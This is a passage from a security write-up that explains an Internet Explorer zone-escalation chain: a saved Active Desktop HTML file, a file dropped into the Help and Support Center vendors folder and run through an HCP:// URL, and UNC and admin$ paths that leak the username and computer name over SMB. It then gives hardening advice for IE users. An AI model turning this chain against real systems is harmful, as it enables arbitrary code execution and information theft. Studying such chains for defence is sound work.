First a link is clicked and the URL is parsed in the Internet security zone. We assume the website has been put in the restricted sites zone; then an html document will be saved to the C:\windows\temp directory. If it gets saved the user will receive another prompt to add an Active desktop item, but IE does not tell the location, which could lead the user into thinking the current webpage is going to be added, when actually it is the saved document that is being added. As the saved document resides in the local file system, it will be put in the local machine security zone context and the good news is that the local machine zone lockdown feature is not applied to the active desktop for functionality reasons. Although the local machine zone has relaxed security settings, currently very few things can be done since most ActiveX controls will result in a warning, but you can access data located in another domain and save it to an arbitrary location in disk, so we will abuse that small weakness mentioned earlier in Help and Support Center by saving the file as bugrep.htm in this location:

`%systemroot%\pchealth\helpctr\vendors\CN=Microsoft Corporation,L=Redmond,S=Washington,C=US\`

After that all we have to do is navigate to the following URL :

`HCP://CN=Microsoft%20Corporation,L=Redmond,S=Washington,C=US/bugrep.htm`

Which will be parsed by Help and Support Center with the ability to initialize and script unsafe ActiveX controls which means arbitrary code can be run on the system, but in the demonstration only cmd with parameters to run calc will be executed. Notice that some methods of some ActiveX controls might fail, such as those that needs to access data in a different domain (including the hard disk, file://c:/) because actually the content is parsed in the Internet security zone with the exception that it can initialize and script unsafe ActiveX controls, but in a relatively limited way, however it is possible to run programs with parameters so one could eg. run MS HTML application host program (MSHTA) to gain 100% full abilities regarding ActiveX scripting. The ActiveX used to save the file to disk cannot overwrite existing files.

Also notice we could reach the local intranet zone if we wish, by referencing an iframe or image located in a remote Windows network share. By doing it, IE does SMB requests to the target server and we are able to retrieve the current logged on user name and computer name of the target. By getting the computer name we can use an UNC path to reference the saved html document and IE treats UNC paths that do not have dots as pertaining to the Local intranet zone. Example:

`FILE://computername/C$/savedhtml.htm`

Navigating to the above location would lead to code being executed in the local intranet security zone

context, in case the document is saved to the root directory (c:\). The c\$ is a default network share present on all versions of Windows XP, 2000, Vista and possibly other NT based versions. In our example if the document is saved to disk, a link to *file://computername/admin\$/temp/demo.htm* is created. "computername" must be changed to fit your actual computer name. Notice on IE 7 by default the above URL would cause the browser to automatically put the document in the internet zone and display an yellow bar because the intranet zone is locked by default if the computer was not detected as part of a domain. So, if IE 6 lets you choose the location of where the HTML document will be saved, why not setting it to:

C:\windows\pchealth\helpctr\vendors\CN=Microsoft Corporation,L=Redmond,S=Washington,C=US

And then if the user saved it, navigate to the HCP url and no need to receive another prompt to add an active desktop item? Simply because I wanted to show a way to go from the Internet to the local intranet and to the local machine zone, first.

The demonstration consists of 2 html files, a text file, a JavaScript file, a jpeg image, an instructions file and a demonstration video in flash (SWF) format. There is an html file with special code to embed the video to better fit in the screen and for better display, a xml file and a JavaScript file. All of them are zipped. While watching the video, take a close look to the status bar and address bar of the IE window, to see the URL and security zone information. When the local machine security zone is reached, the html content will be running on the users's desktop wallpaper, as an Active Desktop component, so you will not be able to view the security zone information, but right clicking inside that square and selecting properties will show the component's URL.

Security recommendations for Internet Explorer users

As we know, no software out there is really safe, but it is indeed possible to stay safer if we follow some security best practices. In the case of Internet Explorer, we can do some simple things that will increase its security: If you are an Internet Explorer 6 user, the first thing you should do if you have websites in the Trusted sites security zone is **increasing the default security level**. To do it, all one need to perform is right clicking the IE icon on the desktop, select properties and then go to the security tab. Click the icon labeled "Trusted Sites" then click the button labeled "Custom level". Resetting it to "Medium-Low" is far better than the default "Low" level because it gives too much abilities for websites to run potentially harmful codes in the computer. The website could be trusted, but as I said, nothing out there is really safe so what if one finds a cross-site scripting vulnerability in the site?

The site would surely get compromised and could not be trusted anymore, besides malicious script code would run with very high privileges.

On Internet Explorer 7 the default level for the Trusted sites security zone is Medium, but if the website is really trusted than the Medium level could be a bit too high and it could lose some functionality, specially if the website relies on Activex controls. My recommendation is still the medium-low level because most Activex controls will still not run, although some that cannot be initialized in the Internet security zone will be able to be initialized and scripted, but generally not in an unsafe manner; Activex installations are only possible if the Activex has been digitally signed. This setting may be a bit "unfair" and possibly dangerous by nature because of the following issue: A malicious attacker (criminal) that really wishes to distribute malware may pay for a digital signature using a fake ID, with money he/she stole from some user that is not aware of the several kinds of threats on the internet, or via an exploit code that is still working for some website that does some kind of money transaction, etc and then his malicious executable file would contain a valid signature. Surely the code should be really obfuscated and stealth, else, possibly he/she wouldn't manage to get the digital signature. On a worse scenario, an attacker would be able to find a way out to fake or spoof digital signatures, tricking Windows into thinking the signature is valid. Digitally signed ActiveX controls can be installed even on the Internet security zone.

On the other hand, some developers that can't afford a digital signature, that creates legitimate software with usefull purposes won't be able to install their softwares through Internet Explorer ActiveX installation. So, if the website and the developer is trusted, the setting "Download unsigned ActiveX controls" should be changed to "Prompt" instead of disable. There's no big issues with this setting if the website is really trusted, although there may be a big issue if an attacker is able to get a digital signature for his malware or if some kind of vulnerability is found which allows the spoofing/faking of digital signatures, because Windows tends to trust digitally signed software more than it should. This setting could be set to "Prompt" even in the Internet zone, if you download and install lots of ActiveX, although

it is not recommended. Also it must be noted that having a digital signature doesn't mean the software is trustworthy or safe, so the best to do is never trust anything, unless it comes from a widely known and trusted company, such as Microsoft Corporation, but again, being a bit paranoid does not hurt anyone, and vulnerabilities in Microsoft programs has been widely seen in the last years.

As it has been mentioned before, many programs utilizes the Internet Explorer control, and many enhanced security features are not applied, so it is recommended to **reset the settings for the local machine security zone** as well. Re-setting it to Medium-Low (the default level for the intranet security zone) may be a good option and documents will still have a good functionality along with a better security. The easiest way to do it, is exporting the registry settings for the Local Intranet security zone to a file, edit it and re-export to the registry. Below is the registry path to the Local Intranet settings:

HKEY_CURRENT_USER\Software\Microsoft\Windows\Currentversion\Internet Settings\Zones\1

In the file all you need to do is change the number "1" to "0" so it will match the local machine security zone ID, in the following section:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\Currentversion\Internet Settings\Zones\1]

The local machine security zone will have its settings re-set to Medium-Low. If you want to apply it to every user, the SID for all the users must be obtained. The SIDs are located in the following registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList

The subkey is the value of the SID. The user can be obtained through the "ProfileImagePath" value, which is set to the user's base (home) directory. On Windows XP it will be %systemdrive%\documents and settings\user-name, and it will be %systemdrive%\users\user-name on Windows Vista. If you want it to apply to every user account that will be created afterwards you should apply the settings to HKEY_LOCAL_MACHINE registry root key as well:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Currentversion\Internet Settings\Zones\0

Notice that for some odd reason Windows will still permit access to data sources across domains, even if you set it to prompt, possibly hardcoded in the Internet Explorer web browser control.

Unregistering Microsoft HTML Application Host program may also help improving the security since it has been used many times as an attack vector in the past. Lots of Internet Explorer exploits relied in this program. You can unregister it by typing the following command in the "Run" of start menu:
%systemroot%\system32\Mshta.exe /unregister

If you are a regular user then it is likely that you will not need Activex controls such as the "Adodb.Connection" used to establish a connection to a database located in eg. a website and the "Adodb.Recordset" to retrieve data from a database file such as text, MS Access, Excel, Mysql etc, so **setting the killbit on those Activex controls** will not do any bad.

Updating Internet Explorer regularly by applying the latest patches against security vulnerabilities is also extremely important to prevent from malicious websites from using publicly available exploit code to easily infect the machine with viruses. If you know there is public exploit code for a very recent vulnerability that hasn't been patched yet, consider temporarily increasing the settings for the Internet security zone to High.

References

- **Internet Explorer "Print Table of Links" Cross-Zone Scripting Vulnerability exploit**, Aviv Raffon: <http://milw0rm.org/exploits/5619>
- **Internet Explorer "Print Table of Links" Cross-Zone Scripting Vulnerability explanation**, Aviv Raffon:
<http://aviv.raffon.net/2008/05/14/InternetExplorerQuotPrintTableOfLinksquotCrossZoneScriptingVulnerability.aspx>
- **Tweaking XP: Windows File Protection and SP2**, Robert J. Shimonski:
http://www.windowsnetworking.com/articles_tutorials/Tweaking-XP-Windows-File-Protection-SP2.html
- **Internet Explorer Security Options**, Microsoft TechNet:
<http://www.microsoft.com/technet/prodtechnol/ie/ieak/techinfo/deploy/60/en/secopt.mspx?mfr=true>
- **Managing ActiveX Controls**, Microsoft TechNet:
<http://www.microsoft.com/technet/prodtechnol/ie/ieak/techinfo/deploy/60/en/seccont.mspx>
- **Microsoft ActiveX Control Pad**, MSDN Online Web Workshop:
<http://go.microsoft.com/fwlink/?LinkId=578>
- **Internet Explorer Security Zones Registry entries for Advanced users**, Microsoft Help and Support: <http://support.microsoft.com/kb/182569/en-us>